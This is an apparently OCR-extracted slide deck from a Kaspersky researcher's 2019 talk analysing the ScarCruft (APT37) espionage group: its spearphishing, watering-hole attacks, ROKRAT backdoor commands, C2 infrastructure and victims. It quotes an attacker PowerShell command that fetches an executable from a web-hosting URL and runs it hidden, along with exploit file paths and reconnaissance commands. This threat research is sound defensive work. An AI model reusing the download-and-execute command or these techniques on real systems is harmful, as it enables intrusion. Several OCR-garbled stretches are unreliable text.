Behind the Mask of ScarCruft : Unveiling endeavor of shady actor

Seongsu Park

Senior Security Researcher @ Kaspersky Lab GReAT





What is in this talk?



TTPs of ScarCruft



Victimology of ScarCruft



Conflicting with other Group





Who is ScarCruft?


ScarCruft a.k.a Reaper, Group123, APT37

ScarCruft is Korean speaking actor target for org/company related to the Korean Peninsula affairs

ScarCruft is high-skilled state-sponsored actor has own custom tools

ScarCruft is relatively not well-known, but is apparently quite resourceful





TTPs of ScarCruft

0

Characteristics of ScarCruft Tools



Initial infection



Favorite method: Spearphishing

High-profiled spearphishing attack Malicious HWP: Target for South Korea Quickly adopting of new vulnerability

		입금 확인 스크란샷입니다.	
ĺ	Microsoft	Word	
	^	This document contains links that may refer to other files. Do you want to update this document with the data from the I Show Help >>	inked files?
		Tei No	

홍준표의 「당당한 안보외교통일 구상」	석한 강제승한 당박사에 "고문" 심각- 549544748289 848		0 8040 Z.4020.408 89 85 45 4604 6446 44	7884 wa (729-w 4864)
	40 88 140 0875. 0708 19 85 278.	0 100100 1001000 001001001	· · · · · · · · · · · · · · · · · · ·	**3
1 만보 외교 동일 전체 구상	사용한 부탁 후 다양한 통해다. 유해의 같은 실려의 고운 일에	C CHE + M2 HAR ADAI (21		A REPORT OF A REPO
	1014 및 유학인원소사업용량이니가 활용한 포조개를 통한 상태가 고급과 유학 등 위인인적인 인물 문제가 소의하지도 확인하면서 이루자기고 있다. 지금 인간인 운영인을 들기면서 원해지는 책에만 유해진에 약하고 고객인데.	A REPORT OF STREET, STREET		
	해양에서 고등 전체를 개발한 개발을 가능해는 승규는 발활했다지 전체 유명되는 20년에서 승규는 방법에, 관련다 있었다. 지난 것, 일상스, 고려스 등 다 귀금이들에서 그는 일 위행을 전쟁	· HER WITH HERE STREET		A REALIZED AND AND A REAL AND AN ADDRESS OF
제목 : '종준표의 당당한 안보 외교 동영 구상,	다양에 있는 것으로 알려가진 있다. 또한 것으로 또 한다. 관련 방향한 다양에 난 위한 양양에서 내시고 한다운 다음으로 구한 위험했다. 고한 일 방송 시간은 가장 한 일이다. 또는 것으로 고고있다. 저는 간위에는 파란에서 파티지가 이야간이 한 이 내가에 것을 얻는 것을 할 것이다. 이야간이 한 이 내가에 것을 얻는 것을 할 것이다.	-		AD ANALY NOT I SAY IT. THE NOT OF THE ANALYSIS OF THE ANALYSIS AND
🗋 정제 비원	이 가장에 가장에 가장에 있는 것이 있다. 가장에 가장에 가장에 가장에 가장하는 것이 가장하는 것이 가장에	0 KURDE 144 (9 KUL), 2004 4341		112 1024-0 20 108 018 018 018-108 0102 08 1-1 2-1 2-1 218 2 1 1 1 2 1 2 1 2 1 2 1 2 1 2 1 2
○ 등을 수영으로 한 1 만한 대한번국 (Strong Kank), 문식	학가와 성수부도 그분의 유명이 가격한다. 고려지는다 관련은 독유한 유리 왕은 이용한 다운지인 그리우가는 가구으로, 이는 아들인 도우를 이용한 구석, 인고로 등 다양한 영문인 유부인 있는 것이지 고려주면 유가고 또, 다양한 다음은 가지, 인고로 등 다양한 영문인 유부인 있는 것이지 고려운 약자는 유부는 다양한다.	 NEPUZ NEZ HUDIN 978 D47 8 NEX1 		
	있고지도도 잘 지적 출인권로 지불해서 그분사들을 금격전하는 일반 방법을 지시적지만 시켰다. 회사사는 직원 같은 조사하였는 방법은 위열원인도 한다. 다른 태두 그분 가족도들은 위원도 해.	0 PDE HONOR SHE SHE SPECT		
등 동영외교안보 생색추진의 3대 문식	유가지는 유명으로 인한 분별의 별가지 않는 목서를 부탁했으로서 강해지 우신 문서를 상태 역고 있다고 했다. 또한 구승방방지는 지승강방지에서 도입하던 그를 약했을 기도하고 경우고 있다. 어어떤 그들이	a wend attin into their stars the		
이 상황 안석 : 원자대한 (안보세란, 비교대한)	지하지도 지하지만지 고려에서는 지도의 유유님은 가능이고 있지만 스트레스트 것은 부수들을 고려 있다. 가에지는 그들의 유명에 가하는 자명을 할 수 없는 두시간은 상에서 하시며 정말의 인전도 하에 수 사람은 노자로 들어야 해야 한 수 있다. 한국지 않다.			

Initial infection



Strategic Website Compromised

Previous SWC attack by ScarCruft

Operation Erebus in 2016

CIDENTS RESEARCH

CVE-2016-4171 – Adobe Flash Zeroday used in targeted attacks

By Costin Raiu on June 14, 2016. 6:38 pm

SWC attack in 2016 from NK-related websites

News websites covering North Korea have been compromised

Version: 1.0 (15.November.2016)

Executive summary

On August 17, 2016, Yong-Ho, a North Korean diplomat who worked in the United Kingdom, was exiled

Preparing another SWC attack?


Internal exploit testing of ScarCruft

\l¶αkhðt‼\lä[⊔]s¥ ppcwu{j I 00.100.100.100/help/home.html Nsºu‡/ v Kº

Payload delivered by Web exploit


B 🖸	6	45B 96B		YB 966B TYB d6B	• • • •	6B 46B Σ5B t6B 16B
B G	e d6B	10.D	1YB \$6B		ອ 16 ອິບຄ	3 ÿ5B 1Y
E:\Final	9 %6B Project(2)	018010 80	áé D É ≓É ∖Final1stsu	 u∖CUE-201	- ⊤ ∮© ∮© RS 18-8120(TE32	DŠØN=Rå×nFi DNReleaseN8
10	I r	GUL	SNU .tex	tşnn 👔	d⊌H .te>	tşx 🐨 ê@
ij <u>+</u> @ 🍑 🐪	.00cfg .CRT\$XIA	£40 +	.CRT\$XCA .CRT\$XIAA	é+© ♦ á+© ♦	.CRT\$XCAA .CRT\$XIAC	°@▼ .0
· بالا 🖓 🖓 🐘	.CRT\$XIZ	- 	. CRT\$XPA	a 40 💿	.CRT\$XPX	ц






Infection Procedure

Cloud-based backdoor







Infection Procedure

Cloud-based backdoor

ŝ **Backdoor functionality**

Download commands Upload command result




Cloud-based backdoor (a.k.a ROKRAT)



Security Analyst Summit 2019

Cmd	Functionality
FU	Filelisting
FD	Download (non-encrypted)
FC	Download (encrypted)
EE	Run Windows commands
EL	Process listing
EK	Terminate process
PS	Update config
PI	Update cloud token
PA	Update config
TW	Run ipconfig, tree commanc
MS	Save screenshot
MK	Audiorecording
DR	Download shellcode



KASPERSKY[®]

C2 Infrastructure



Type of C2



Compromised Web Server

— File upload vulnerability

— Used for payload hosting



Free Web Hosting Service

— Used for testing and real attack

— Opsec failure, directory is opened(!)



OpSec Failure of ScarCruft

C2 Scripts and powershell

- Scripts for download additional payload

cmd.exe /k powershell.exe -windowstyle hidden -ExecutionPolicy Bypass \$f='%APPDATA%/Microsoft/ieConv.exe' \$t=http://xxxxx.000webhostapp.com/UserFiles/File/image/images/ww wtest.jpg; (New-Object System.Net.WebClient).DownloadFile(\$t,\$f); Start-Process \$f;Stop-Process -processname cmd

Invoke-ReflectivePEInjection.ps1

```
#Main function to either run the script locally or remotely
Function Main
```

```
Write-Verbose "PowerShell ProcessID: $PID"
```

11

C2 Infrastructure



Decoy Document from C2

File name	Last saved by	Last modified	Contents
Detail.hwp	JJGPc	2018-10-0512:56:18	The statement against minister of economy from Youth Community Union on minimum wages Original doc: youthunion.kr
Detail.hwp	ASUS	2018-10-09 01:15:37	Survey result about dispersed family members Original doc: Ministry of Unification
report.hwp	ASUS	2018-10-09 12:29:34	The statement of POCOG (PyeongChang Organizing Committee for the 2018 Olympic) about their economic success

[성명] 최저임금 지역별 차등책용을 "아이디어 차원"으로 거론한 김동연 경제부총리는 그 입을 다물라

지난 30월 2월, 김동선 전체부용에는 국립 대명부정문부에 체지적금의 지역할 차등학을 대부해서 검토하고 있다고 밝히며 시작적는전선 위해지고 있다. 특하나 사장 목추리 고등소고, 차명법적들이 적고 있는 경험된다 주변을 해지점금으므로 지적하는 고객답형장에 집중전부통제는 백명 논란에 펼쳐온 지우는데 월드해왔다. 생년하나온은 찌대일을 양식자들의 운전과 지정을 부추기는 집중한 경제부용지의 위험한 입장 과 경험한 방법은 순액의 고양하다.

- □ 1남북 이산가족 원면적 생사확인 대비 전수 수요조사₁(이하 수요조 사) 절자, 조사에 참여한 이산가족 34,119명 중 원면적 생사확인 을 확당한 인원은 31,367명(91.9%)에 달하는 것으로 조사되었습 니다.
- o 또한 조사에 참여한 이산가족 중 25,558명(74.9%)이 고향동문 참여를 희망하였으며, 영상편지의 책우 가존 촬영자(약 19,540여명)를 제의한 이산가족 22.928명 중 8,692명(37.9%)이 제작을 희망하였습니다.
- 통일부와 대한적십자사는 전문 기관에 의뢰하여 2018년 6월 11일부터 8월 10일까지 국내에 거주하는 이산가족 찾기 신청자 5306명을 대상으로 수요조사를 실시하였으며, 이중 34,119명이 조사에 철여하였습니다.

It is my great pleasure to announce that POCOG has not only dispelled the concerns of the 206 million dollars doff-it when I became president back in May 2016, but also is expecting a surplus of 55 million dollars which far exceeds our target of balanced budget.


This achievement rifusion to the support from the IOC and Zorean Generation, and combined efforts to increase the revenue by engaging more monster and denors and to cost effectively utilize resources.

Olympic Winter Games PysongChang 2018 will be remembered with its economic legacy, for we have accomplished the best outcome of the Games at the minimal



Victimology

Who is target of this campaign?








Dig into malware author

Lesson learn from attacker



Aggressive Adoption of public source


H:\National_BackDoor(2018_6_18)**shellcode_china**\



windows-rce-exploits-master\documents\office\#CVE-2017-11882_ windows-rce-exploits-master\documents\acrobat\CVE-2018-4990 windows-rce-exploits-master\web\vbscript\CVE-2018-8174_PoC.h

UACME: https://github.com/hfiref0x/UACME

linuxdownload\smbattack\...\eternalblue7_exploit.py






Reliability and Stability





Anti-Virus Bypass

	â	1 <u>4</u> 0	ĩ≠©] ■ 06	ę	_ II	`▶ , 0 ▶₁0	9 0 0	- P	îU	\$70 \$10	
9C - [1			N								
	•α⊡•	;=;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;	Çq⊕	/10 105	AUX DAT T	[.]	Ç- 1	¹⁴ 6 RSD	Sj(Ébn	≤i00F	'Gæ=?∎ →☺	
								Inti_Virus GCIL ► ;				
idat	:a\$5	Cae) 🔶 🔡	00 c f a	äα의 🔶 🛛	C	RTSXCA	ê a 😔 🔶	- CRTSX	CZ	îa 🔶	
RT\$XIA		Ég©Ì⊧	. CRT	\$XIC	áq⊌_♦		CRT\$XIZ	♦ ©pñ	.CRT\$	XPA	€g©	
CRISYI	Y.	- Sim 🖓 🥚	CR	TSYPYO	- <i>n</i> ©	•	CRISYPZ	त्र स 🖾 🄶	CRT	SYTO	100 C	•
		~ ~ ~				6 10		5 af e N				2
SPT	00	1 . e	хе" хе"	d_i	sab	്ല്	esn 1	ໍ້້ັ``	::\]	~~ o	aram	٢.
' i 1 -	8 S	< x 8	3625	36 0	N 3 6	N 2	a f e 🔪	safem	o n 🔨	3 6 (0 S P T (0
								P r o g r				
								n X360				
- / d	1 8	abl	e s p	1		C C	: NPPO	gram	Fi.	Les	C x 8	6



QA and Enhance Features



Bluetooth Harvester

Collects connected Bluetooth device info (Instance Name, Address, Class..)

£ 41 н ♦ 40 SSA 🔮 HOA RSDS=_CC2HiDæ\Z Ξ Й+ H:\BlueTooth\aaa\bluetooth_device_1 - Copy\Release\blue<u>tooth_device_1.pdb</u> 1 ה8⊡ .textSmn GCTL 🕨 .CRTŠXCÁ € ⊜ PQ 🔶 . CRTŚXCAA TQ🖯 🔶 .CRT\$XCZ XQ 🔶 .CRTŚXIA



>_

wmic csproduct get uuid wmic diskdrive get serialnumber Hostname ipconfig -all systeminfo



Hard working

Downloader 2019-03-01 💽 C:\ConsoleApplication5\Release\ConsoleApplication5.pdb Injector 2018-11-04 (•) H:\Data Source\Off_Line(12_18)_NTDLL API_Bypass Anti_Virus(Hidde Downloader 2018-10-28 • H:\Current Working Http\Download_Data\Release\Download_Data.pdk Bluetooth harvester 2018-10-04 • H:\BlueTooth\aaa\bluetooth_device_1 - Copy\Release\bluetooth_device_1.pdf Dropper 2018-10-04 • D:\working\1stspy4APT\Release\8thpro.pdb Uploader(testing) 2018-09-12 • I:\HttpSock\Upload_Data\Release\Upload_Data.pdb Dropper 2018-09-06 • F:\working\Performance2nd\Release\Performance2nd.pdb Dropper 2018-09-04 • I:\IPSCAN\IPScan_Percolation(kill&makeinifile_Complete)\Release\NWCWorkstation.pd Installer 2018-08-31 • F:\working\IPScan_Percolation\Release\IPScan_Percolation.pdb Initial Dropper 2018-08-29 (•) F:\Final Project(20180108)\Final1stspy\CVE-2018-8120(IE32)\Release\8120ps.pdb Downloader 2018-08-27 (•) F:\working\hadowexecute - Copy\Release\hadowexecute.pdb Dropper 2018-07-18 • S:\Working\Final360Project\Release\ldr.pdb Master Tool 2018-06-20 • H:\National_BackDoor(2018_6_18)shellcode_china\Master\Release\Master.pdb Downloader 2018-06-20 • S:\SUCCESS\hadowexecute\Release\hadowexecute.pdb Downloader 2018-06-17 (•) E:\Final Project(20180108)\Final1stspy\hadowexecute - Copy\Release\hadowexecute.pdb AV Uninstaller 2018-06-07 (•) H:\lpk\Release\slc.pdb Loader 2018-06-01 • E:\Final Project(20180108)\Final1stspy\LoadDll\Release\LoadDll.pdb Dropper 2018-05-21 <u>E:\Final</u> Project(20180108)\Final1stspy\8thpro\Release\8thpro.pdb Security Analyst Summit 2019





Conflicting with another Group

Hiding another group's shadow



Timeline of one victim

2018-09-21 ScarCruft

P

Russian Victim

Downloader infected

2018-03-26 DarkHotel

GreezeBackdoor infected

2018-05-01 Download additional file from update.drp.su/drpdump.exe

2018-04-03 Konni

Ċ


File: Why North Korea slams South Korea's recent defense talks with U.S-Japan.zip

KA\$PER\$KYᡱ

Old Fight of Them

ScarCruftvs DarkHotel is old game

Sneak into another group's C2 server



Same decryption routine for False Flag?



DarkHotel: Op DayBreak

ScarCruft: Op Erebus



Conclusion



ScarCruft is highskilled diligent group



ScarCruft keep evoving their tools/method



ScarCruft keep targeting North Korea-related org/company 欲

ScarCruft vs DarkHotel

KASPERSKY

To defeat hard worker, we need more hard working and sharing

#TheSAS2019

Let's Talk?

Seongsu Park (@unpacker) GREAT @ Kaspersky Lab